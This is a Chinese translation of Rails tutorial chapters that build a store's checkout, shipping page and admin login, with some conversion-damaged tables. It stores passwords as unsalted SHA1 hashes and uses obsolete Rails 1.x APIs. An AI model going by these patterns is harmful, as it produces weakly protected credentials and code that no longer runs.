而 save_order 动作也创建一个 Order 对象，由表单字段组装成的。这个对象被保存在数据库中。所以，model 对象扮演了两个角色：它们映射数据进出数据库，但它们也只是个正常的持有商业数据的对象。当你典型地通过调用 save() 动作时，它们才会影响到数据库。

因此，作为对此的首次测试，点击 checkout 按钮而不填任何表单字段。我们希望看到 checkout 页面重新显示，并给出一些与空字段有关的错误信息。相反，我们仅仅看到 checkout 页——没有错误信息。我们忘记告诉 Rails 写出它们了！[If you’re following along at home and you get the message No action responded to save_order, it’s possible that you added the save_order() method after the private declaration in the controller. Private methods cannot be called as actions.]

任何与有效性确认或保存 model 有关的错误都应被该 model 保存在一起。这里有另一个 helper 方法，error_messages_for()，它在 view 中抽取并格式化这些错误。我们只需在 checkout.rhtml 文件的开始增加一行即可。

```
<%= error_messages_for("order") %>
```

正如管理页面的有效性确认，我们需要增加 scaffold.css 样式表到我们的 store 布局文件以获得这些错误的合适格式。

```
<%= stylesheet_link_tag "scaffold", "depot", :media => "all" %>
```

我们完成之后，提交一个空的 checkout 页面，将会给我们显示很多高亮度错误，如图 9.2 所示。




Figure 9.2: Full House! Every Field Fails Validation

如果我们填了一些数据，如图 9.3 所示，点击 checkout，我们应该回到分类目录页，正如显示在图底部的那样。但是它工作了吗？让我们看看数据库。

Pragprog Books Online Store

http://localhost:3000/store/checkout

Rendezvous Basecamp Apple Wiki Mac Delicious POP Blogs News Demo

 Pragmatic Bookshelf

CHECKOUT

Name:

EMail:

Address:

Pay using:



Figure 9.3: Our First Checkout

```
depot> mysql depot_development
```

```
Welcome to the MySQL monitor. Commands end with ; or g.
```

```
mysql> select * from orders;
```

```
+-----+-----+-----+
```

+

```

| id | name | email | address | pay_type |
+-----+-----+-----+
+-----+
| 3 | Dave Thomas | customer@pragprog.com |
123 Main St
| check |
+-----+
+-----+
+-----+
1 row in set (0.00 sec)

mysql> select * from line_items;
+-----+-----+-----+-----+
| id | product_id | order_id | quantity | unit_price |
+-----+-----+-----+-----+
| 4 | 4 | 3 | 1 | 29.95 |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

```

保存了！至少，现在我们可以展示给我们的客户了。她很喜欢，除了… 你是否认为我们应该在 checkout 页面上增加一个购物车内容的汇总？听起来我们需要一个新的重复过程了。

9.2 Iteration D2：在付款页面上显示购物车内容

现在，我们将给 checkout 页增加购物车内容的汇总。这很容易，我们已经有一个显示在购物车中商品项的布局。我们所需要做的一切就是剪切代码，并粘贴到 checkout view 中，但是…ummm…哦，是的，你一直在看我所做的。

OK，既然剪切复制代码已经过时了，因为我们不想增加代码的重复。我们还能怎么做呢？看起来我们可以使用 Rails 的 components 来允许我们只写购物车显示代码一次，但可以从两个地方调用（这实际上是 component 功能的非常简单的应用，我们将在 356 页 17.9 节中看到更详细的内容）。

第一轮，让我们编辑 checkout.rhtml 内的 view 代码，在其顶部，表单之前保含一个产生购物车的调用。

```

<%= error_messages_for("order") %>

<%= render_component(:action => "display_cart") %>

<%= start_form_tag(:action => "save_order") %>

<table>

```

```
<tr>
<td>Name:</td>
```

render_component()方法调用了给定的动作，并将其产生的输出放到当前的view中。当我们运行这个代码时会出现什么呢？让我们看看图9.4。




Figure 9.4: Methinks The Component Renders Too Much

调用display_cart动作产生了整个被提交的页面，包括布局。这在后现代时代应该很有趣，一种自我引用的方法，但这不是我们的顾客想看到的。

我们需要告诉controller，当作为一个组件表现购物车时，不要使用我们奇妙的布局。幸运的是，这不是很困难。我们可以在调用render_component()时设置参数。我们可以使用参数告诉display_cart()动作在被作为组件调用时不要使用全部布局。这种情况下可以覆写Rails默认的提交方式。第一步是给render_component()调用增加一个参数。

```
<%= render_component(:action => "display_cart",
:params => { :context => :checkout }) %>
```

我们将改变controller中display_cart()方法来根据参数是否设置而调用不同的render方法。以前我们无需明确提交我们的布局；如果一个action方法没有调用一个render方法，Rails会自动调用render()。现在我们需要改写它，在checkout页面中调用render(:layout=>false)。

```
def display_cart
  @cart = find_cart
```

```

@items = @cart.items

if @items.empty?

  redirect_to_index("Your cart is currently empty")

end

if params[:context] == :checkout

  render(:layout => false)

end

end

```

当刷新浏览器时，我们看到这样的好结果。

Qty	Description	Price Each	Price Total
3	Pragmatic Project Automation	\$29.95	\$89.85
1	Pragmatic Version Control	\$29.95	\$29.95
		Total:	\$119.80

我们叫来我们的客户，她很高兴。一个小请求：我们能否移走右边的菜单栏中的 Empty cart 和 Checkout 选项？冒着被扔出程序员联盟的风险，我们说：“这不成问题”。毕竟我们只需在 display_cart.rhtml 的 view 中增加一些条件代码。

```

<ul>

<li><%= link_to 'Continue shopping', :action => "index" %></li>

<% unless params[:context] == :checkout -%>

<li><%= link_to 'Empty cart', :action => "empty_cart" %></li>

<li><%= link_to 'Checkout', :action => "checkout" %></li>

<% end -%>

</ul>

```

当我们实现这个时，我们将在 app/views/store 目录中的模板文件 checkout.rhtml 里表单开始之前增加一个小标题。

```

<%= error_messages_for("order") %>

<%= render_component(:action => "display_cart",
:params => { :context => :checkout }) %>

<h3>Please enter your details below</h3>

```

浏览器再次刷新，我们现在有了一个很好看的 checkout 页面。

Qty	Description	Price Each	Price Total
3	Pragmatic Project Automation	\$29.95	\$89.85
1	Pragmatic Version Control	\$29.95	\$29.95
	Total:		\$119.80

我们的客户很开心，代码可以被好好的收藏起来了，现在到了继续下一步的时候了。下面我们将看看如何增加 Depot 的发货功能。

我们刚才做了些什么

在相当短的时间里，我们做了如下工作：

- 1、增加了一个 orders 表(以及相应的 model)并将之链接到我们以前定义的 line items。
- 2、创建了一个表单来获得 order 的详细情况，并将之和 Order model 联系起来。
- 3、增加了有效性确认，并使用 helper 方法来将错误显示给用户。
- 4、在 checkout 页面使用组件系统来包含购物车的汇总。

第十章 任务 E: 购物

我们现在已处于这样的时刻，买方可以使用我们的应用程序来产生定单。我们的客户很想看看它是如何满足这些订单的。

现在，在一个完全开发好的商店应用程序中，满足订单将是一个非常巨大而复杂的处理。我们需要和各种各样的后台送货机构集成，我们需要产生用户反馈信息，我们也可能需要连接到一些结帐终端。我们不打算在这里做这些。但是尽管我们准备保持简单，我们仍然有机会体验 partial layouts, 集合和一种稍稍不同于我们迄今使用的交互方式。

10.1 Iteration E1: 基本购物

关于发货功能我们和客户聊了一会儿。她说，她想看到一个还未发货的订单清单。一个发货员将检查该清单，并手动地处理一个或多个订单。一旦订单被发货，发货员将在系统中标记它们，它们将再也不会出现在发货页面。

我们的第一个任务是找出如何指示一个订单是否已经被发货。很显然我们需要在 orders 表中定义一个新列。我们可以定义它为一个简单的字符列(也许“Y”意味着发货，“N”意味着没有)，但是我倾向于使用时间戳来处理这类事情。如果该列有一个 null 值，该订单未发货，否则，该列的值就是发货的日期和时间。用这样的方法，该列不仅告诉我们订单是否被发货，还能告诉我们是何时被发货的。

因此，让我们修改 db 目录中的 create.sql 文件，给 orders 表增加 shipped_at 列。

David 说. . .

日期与时间戳列名字

Rails 列名字约定指出：datetime 字段应该以_at 结尾，date 字段应该以_on 结尾。以这种自然的方式对列命名，如 last_edited_on 和 sent_at。

这种约定也用于自动的时间戳字段，在 267 页描述，例如 created_at 会由 Rails 自动填充。

```
create table orders (
    id int not null auto_increment,
    name varchar(100) not null,
    email varchar(255) not null,
    address text not null,
    pay_type char(10) not null,
    shipped_at datetime null,
    primary key (id)
);
```

我们加载这个新计划。

```
depot> mysql depot_development <db/create.sql
```

为了保存我们每次重载计划时在管理页面输入的产品数据，我也想乘这个机会来写一个简单 SQL 语句集来载入产品表。它很简单，如下所示：

```
lock tables products write;
```

```
insert into products values(null,
    'Pragmatic Project Automation', #title
    'A really great read!', #description
    '/images/pic1.jpg', #image_url
    '29.95', #price
    '2004-12-25 05:00:00'); #date_available
insert into products values('',
    'Pragmatic Version Control',
    'A really controlled read!',
    '/images/pic2.jpg',
    '29.95',
    '2004-12-25 05:00:00');
unlock tables;
```

然后载入数据库。

```
depot> mysql depot_development <db/product_data.sql
```

我们回到我们应用程序的管理部分，现在我们需要在 admin_controller.rb 文件中创建一个新的 action。让我们称之为 ship()。我们知道它的目的是获得等待发货的订单清单以便 view 去显示它。那么让我们用这样的思路编码，看看会怎么样：

```
def ship
  @pending_orders = Order.pending_shipping
end
```

我们现在需要在 order model 中实现 pending_shipping() 类方法，它返回所有 shipped_at 列为 null 的订单。

```
def self.pending_shipping
  find(:all, :conditions => "shipped_at is null")
end
```

最后，我们需要一个 view 来显示这些订单。view 必须含有一个表单，因为每个订单会和一个检查框联系在一起(一旦定单被发货，则发货员会设置它)。在表单里，我们将为每个订单定义一个条目。我们可以给 view 中每个条目包含所有的 layout 代码，但是正如我们将复杂的代码变为方法那样，让我们将 view 分为两个部分：全局表单和在表单中被提交的每个订单的部分。这类似于在代码中有一个循环，每次循环调用一个方法来做一些处理。

当我们在 checkout 页面用 component 来显示购物车内容时，我们已经看到了在 view 级别处理类似子程序的方法。一个做同样工作的轻量级的方法是使用一个局部模板。不同于基于组件的方法，一个局部模板没有对应的动作；它仅是被包含在一个独立文件中的一组模板代码。

让我们在目录 app/views/admin 中创建全局的 ship.rhtml view。

```
Line 1 <h1>Orders To Be Shipped</h1>
-
- <%= form_tag(:action => "ship") %>
-
5 <table cellpadding="5" cellspacing="0">
- <%= render(:partial => "order_line", :collection => @pending_orders)
%>
- </table>
-
- <br />
10 <input type="submit" value="SHIP CHECKED ITEMS" />
-
- <%= end_form_tag %>
- <br />
```

注意第 6 行的 render() 调用。`:collection` 参数是我们在 action 方法内创建的订单的清单。`:partial` 参数完成双重任务。

"order_line" 的第一个用途是识别要提交的局部模板的名字。这是一个 view，因此它和其他 view 一样是.rhtml 文件。可是，由于局部的特别性，你在它的文件名中以下划线开头来命名它。在本例中，Rails 将会在 app/views/admin/_order_line.rhtml 文件内寻找局部模板。

"order_line" 参数同时告诉 Rails 设置局部变量 `order_line` 的值为当前被提交的 order。该变量仅在局部模板中有效。对于订单集合的每次迭代，`order_line` 将更新集合内对下个 order 的引用。

在掌握了所有这些知识后，我们现在可以写出这个局部模板，_order_line.rhtml 了。

```
<tr valign="top">
<td class="olnamebox">
<div class="olname"><%= h(order_line.name) %></div>
```

```

<div class="oladdress"><%= h(order_line.address) %></div>
</td>

<td class="olitembox">
<% order_line.line_items.each do |li| %>
<div class="olitem">
<span class="olitemqty"><%= li.quantity %></span>
<span class="olitemtitle"><%= li.product.title %></span>
</div>
<% end %>
</td>

<td>
<%= check_box("to_be_shipped", order_line.id, {}, "yes", "no") %>
</td>
</tr>

```

现在，使用应用程序的 store 部分，创建一些订单，然后切换到 localhost:3000/admin/ship。你将看到如图 10.1 所示。它工作了，但样子不是很好看。在应用程序的 store 部分，我们使用了一个 layout 来给所有页面做框架，并应用了一个通用的样式表。在我们进一步开发以前，让我们在这里做同样的事。实际上 Rails 已经创建了 layout（当我们第一次生成 admin scaffold 时）。让我们来美化它。编辑 app/views/layouts 目录中的 admin.rhtml。




Figure 10.1: It's a Shipping Page, But It's Ugly

<html>

```


<head>
  <title>ADMINISTER Pragprog Books Online Store</title>
  <%= stylesheet_link_tag "scaffold", "depot", "admin", :media =>
  "all" %>

</head>
<body>
  <div id="banner">
    <%= @page_title || "Administer Bookshelf" %>
  </div>
  <div id="columns">
    <div id="side">
      <%= link_to("Products", :action => "list") %>
      <%= link_to("Shipping", :action => "ship") %>
    </div>
    <div id="main">
      <% if @flash[:notice] -%>
        <div id="notice"><%= @flash[:notice] %></div>
      <% end -%>
      <%= @content_for_layout %>
    </div>
  </div>
</body>
</html>

```

这里，我们使用了 `stylesheet_link_tag()` helper 方法来创建一个到 `scaffold.css`, `depot.css` 和一个新的 `admin.css` 样式表的链接(我喜欢在站点的管理部分设置不同的颜色集，这样很容易发现你身处何处)。现在我们有了应用程序的管理部分的专门的 css 文件。我们将移走我们在 65 页时加入 `scaffold.css` 中列表相关的样式。`Admin.css` 文件被列在 508 页的 C.1 部分。

当我们刷新浏览器，我们看到一个漂亮些的显示，如下所示



现在我们需要在进行发货检查的人勾上表单中相应检查框时，如何在数据库中将订单标记为已发货。记住我们如何在局部模板_order_line.rhtml 中定义了 checkbox。

```
<%= check_box("to_be_shipped", order_line.id, {}, "yes", "no") %>
```

第一个参数是用于这个字段的名字。第二个参数也被用于这个名字的一部分，但有趣的方式是，如果你看被 check_box() 方法所产生的 HTML，你会看到如下的东西

```
<input name="to_be_shipped[1]" type="checkbox" value="yes" />
```

在这里例子中，定单的 id 是 1，因此 Rails 使用 to_be_shipped[1] 作为 checkbox 的名字。

最后的传给 check_box() 的三个参数是选项的空设置，其值被用于检查框的设置与取消设置状态。

当用户提交这个表单给我们的应用程序时，Rails 解析表单数据，并检查这些具有类索引名称的字段。它将他们分开，以便 to_be_shipped 的参数将被指向一个哈希表，其中键是名字的索引值，而值是对应的表单标记的内容(这个处理过程在 341 页解释)。在我们这个例子中，如果只是单一的 checkbox 其订单的 id 是 1 被选中，被返回给我们的 controller 参数将包含

```
@params = { "to_be_shipped" => { "1" => "yes" } }
```

因为对表单的这个特殊处理，所以我们能够在所有来自浏览器的响应的 checkbox 中迭代，并寻找那些被出货员打勾的项。

```
to_ship = params[:to_be_shipped]  
if to_ship
```

```
to_ship.each do |order_id, do_it|
  if do_it == "yes"
    # mark order as shipped...
  end
end
end
```

我们需要决定在哪儿放置这个代码。答案是这取决于我们希望出货员如何去查看的工作流程。因此我们跑去和我们的客户协商。她解释说，当发货时有多个工作流程。有时可能在发货区某特定商品已经用完了，这样你将要跳过它们，直到你有机会从仓库里重新回过来。有时发货者将试图将货物用同样方式的包装，并将商品项以不同包装方式来分类。因此我们的应用不能强制以一种方式工作。

在协商后，我们得到一个发货功能的简单设计。当发货员选择发货功能时，该功能显示所有未发货的订单，发货员根据该清单以他们希望的方式工作，当他们发出一个特定的订单的货物后，点击该检查框。当他们最终点击 Ship Checked Items 按钮，系统将更新数据库中的订单并重新显示仍等待发货的订单项。很明显，这个计划只在发货工作在同一时刻由同一个人处理的情况下工作(因为如果两个人同时使用系统，有可能选中同一订单的货)。幸运的是，我们客户的公司仅有一个发货员。

有了上述信息，我们现在可以实现 controller admin_controller.rb 文件中完整的 ship() 动作。当我们进行时，我们将记录每次表单被提交时有多少订单被标记--这将允许我们写出一个很好的 flash 提示。

注意 ship() 方法最后并没有重定向--它只简单的重新显示 ship view，被更新后来反映我们已经发货的项目。因为这些，我们用一种新方法来使用 flash。flash.now 可以为当前的请求给 flash 增加一个信息。在我们提交 ship 模板时它是有效的，但是该信息将不会存储于会话中，并且要在下一个请求中有效。

```
def ship
  count = 0
  if things_to_ship = params[:to_be_shipped]
    count = do_shipping(things_to_ship)
    if count > 0
      count_text = pluralize(count, "order")
      flash.now[:notice] = "#{count_text} marked as shipped"
    end
  end
```

```
@pending_orders = Order.pending_shipping

end

private

def do_shipping(things_to_ship)

  count = 0

  things_to_ship.each do |order_id, do_it|

    if do_it == "yes"

      order = Order.find(order_id)

      order.mark_as_shipped

      order.save

      count += 1

    end

  end

  count

end

def pluralize(count, noun)

  case count

    when 0: "No #{noun.pluralize}"

    when 1: "One #{noun}"

    else "#{count} #{noun.pluralize}"

  end

end
```

我们还需要对 Order model 增加 mark_as_shipped() 方法。

```
def mark_as_shipped

  self.shipped_at = Time.now

end
```

现在当我们标记某项已发货并点击按钮时，我们将得到很好的提示信息如图 10.2 所示




Figure 10.2: Status Messages During Shipping

我们刚刚做了些什么

这是个非常小的任务。在这段时间我们看到了如何完成下列工作：

1、我们使用了一个局部模板来提交模板的一部分，并且使用带有参数:collection的帮助方法如 render() 来为集合的每个成员调用一个局部模板。

2、我们可以在表单上表示数组的值(尽管对于此还有很多需要学习)。

3、我们可以引发一个动作来查看其自身，以产生动态更新显示的效果。

第十一章 任务 F: Administrivia

我们的客户现在很高兴——在非常短的时间里我们就一起建立了一个基本的商店购物车系统，而她可以开始展示给她的顾客了。她只希望我们再做一个改变。现在任何人都能够进入管理功能。她希望我们增加一个基本的用户管理系统，强制用户必须登陆以后才可以进入站点的管理部分。

我们很高兴做这件事，因为这给了我们一个新的机会来尝试回调钩子和过滤器。它也让我们可以将应用代码做一点整理。

和我们的客户聊了聊，看起来我们无须为我们的应用做一个特别复杂的安全系统。我们仅需要基于用户名和密码来确认一些人。一旦获得确认，这些人可以使用全部管理功能。

11.1 Iteration F1: 添加用户

让我们开始于为我们的管理者创建一个简单的数据库表来保存用户名和经过哈希处理的密码。[不是以文本存储口令，我们给它们使用 SHA1 分类，产生 160 字节的哈希表。我们通过分类它们给我们值并与数据库中原先的哈希表值比较来检查用户口令。]

```
create table users (
    id int not null auto_increment,
    name varchar(100) not null,
    hashed_password char(40) null,
    primary key (id)
);
```

我们也将建立 Rails model。

```
depot> ruby script/generate model User
exists app/models/
exists test/unit/
exists test/fixtures/
create app/models/user.rb
create test/unit/user_test.rb
create test/fixtures/users.yml
```

现在我们需要用某种方式来创建表中的用户。事实上，我们会添加一系列与用户相关功能：登陆，列表，删除，添加等等。让我们将它们放到它们自己的 controller 中，以保持代码的整洁。现在，我们可以调用 Rails 的 scaffold 生成器，我们在产品管理时使用过它。但是这一次让我们手工来完成。[事实上，我们或许并不完全使用 scaffold。你可以下载 Rails 的 code generator，它将会为你写出用户管理代码。搜索 Rails 的 wiki (wiki.rubyonrails.com) 找出 login generator。Salted Hash 版本可应对最残忍的攻击。]这样我们会尝试一些新的技术。因此，我们将生成我们的 controller (Login)，以及我们所需要的每个 action 方法。

```
depot> ruby script/generate controller Login add_user login logout
delete_user list_users
exists app/controllers/
exists app/helpers/
create app/views/login
exists test/functional/
create app/controllers/login_controller.rb
```

```
create test/functional/login_controller_test.rb
create app/helpers/login_helper.rb
create app/views/login/login.rhtml
create app/views/login/add_user.rhtml
create app/views/login/delete_user.rhtml
create app/views/login/list_users.rhtml
```

我们知道如何在数据库表中创建新行；我们创建一个 action，将表单放入 view 中，调用 model 来保存数据。但是为了让本章变得更有趣一些，让我们使用一点不一样的方式来在 controller 中创建用户。

在我们用于维护 products 表的自动生成的 scaffold 代码中，edit 动作设置了一个表单以编辑产品数据。当表单被用户填好后，它回到 controller 中处理一个单独的 save 动作。两个分开的方法一起实现了这部分工作。

相反，我们的用户创建代码将使用一个动作，add_user()。在这个方法中我们将检测我们是否被调用来显示最初的(空的)表单，或者是否被调用以保存已填好的表单。我们通过查看引入请求的 HTTP 方法来实现这一点。如果它没有关联的数据，它将是个 GET 请求。相反，如果它带有表单数据，我们将看到一个 POST。在 Rails controller 中，请求信息可以从属性 request 内获得。我们可以通过方法 get?() 和 post?() 来检查请求类型。这里是文件 login_controller.rb 中的 add_user() 动作的代码(注意我们增加了 admin layout 给了这个新的 controller--让我们使得屏幕布局在所有的管理功能中保持一致)。

```
class LoginController < ApplicationController
  layout "admin"
  def add_user
    if request.get?
      @user = User.new
    else
      @user = User.new(params[:user])
      if @user.save
        redirect_to_index("User #{@user.name} created")
      end
    end
  end
  # . . .
```

如果传入的请求是 GET, `add_user()` 方法知道没有任何表单数据, 所以它创建了一个新的 User 对象, 以便 view 使用。

如果请求不是 GET, 方法假定有 POST 数据。它将用来自表单的数据来填充一个 User 对象, 并尝试保存它。如果保存成功, 它将重定向到 index 页; 否则再次显示自己的 view, 允许用户纠正错误。

为了使该动作能够正确运行, 我们需要为它创建一个视 view。这是 `app/views/login` 中的 `add_user.rhtml` 模板。注意 `form_tag` 没有任何必须的参数, 因为它默认提交表单回到产生模板的 controller 和 action 中。

```
<% @page_title = "Add a User" -%>
<%= error_messages_for 'user' %>
<%= form_tag %>
<table>
<tr>
<td>User name:</td>
<td><%= text_field("user", "name") %></td>
</tr>
<tr>
<td>Password:</td>
<td><%= password_field("user", "password") %></td>
</tr>
<tr>
<td></td>
<td><input type="submit" value=" ADD USER " /></td>
</tr>
</table>
<%= end_form_tag %>
```

